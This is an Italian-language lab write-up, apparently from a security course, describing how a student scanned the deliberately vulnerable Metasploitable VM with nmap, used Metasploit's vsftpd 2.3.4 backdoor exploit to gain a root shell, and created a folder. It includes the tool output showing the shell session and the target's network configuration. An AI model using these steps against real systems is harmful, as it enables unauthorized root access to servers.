



Nell'esercizio di oggi dobbiamo sfruttare una vulnerabilita' presente su metasploitable.

Per prima cosa eseguiamo una scansione dei servizi su metasploitable con il programma nMap tramite il comando –sV.

A questo punto attiviamo il programma metasploit e andiamo a cercare la lista degli exploit relativi alle funzioni attive sul bersaglio, in questo caso ci concentriamo su Vsftpd.



Fatto questo abbiamo caricato l'exploit con il payload per caricare una shell sul bersaglio dopo aver impostato l'ip target tramite comando set RHOSTS



Dopo essere entrati all'interno del server bersaglio possiamo finalmente creare la cartella che veniva richiesta dall'esercizio tramite il comando mkdir. Dallo screen possiamo vedere come riusciamo ad accedere alle configurazioni di rete della macchina bersaglio.

```
192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
   192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
   Found shell.
[★] Command shell session 1 opened (192.168.1.100:40337 → 192.168.1.149:6200) at 2024-03-04 13:04:23 +01
ifconfig
         Link encap:Ethernet HWaddr 08:00:27:7a:43:13
eth0
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fe7a:4313/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2414 (2.3 KB) TX bytes:12052 (11.7 KB)
         Base address:0×d020 Memory:f0200000-f0220000
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:184 errors:0 dropped:0 overruns:0 frame:0
         TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:53257 (52.0 KB) TX bytes:53257 (52.0 KB)
```



A questo possiamo possiamo verificare che la cartella sia presente all'interno del server e quindi accertarci che il comando sia andato a buon fine.